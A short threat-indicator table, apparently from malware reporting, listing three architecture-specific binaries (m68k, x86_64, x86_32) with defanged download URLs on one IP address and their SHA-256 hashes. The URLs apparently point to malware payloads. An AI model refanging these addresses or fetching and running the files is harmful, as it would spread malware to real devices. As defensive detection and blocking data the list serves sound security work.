m68k	http://198[.]23[.]238[.]203/m68k	e458dca7ddceae3412e815e5c70e365f6cc918be2d512e69b5746ed885e80268
x86_64	http://198[.]23[.]238[.]203/x86_64	989e49f9aaff3645c40a2c40b8959e28e4ff0a645e169bb81907055a34f84dfb
x86_32	http://198[.]23[.]238[.]203/x86_32	*22818ae75823ee5807d5d220500eb9d5829927d57e10ce87312d1c22843fb407*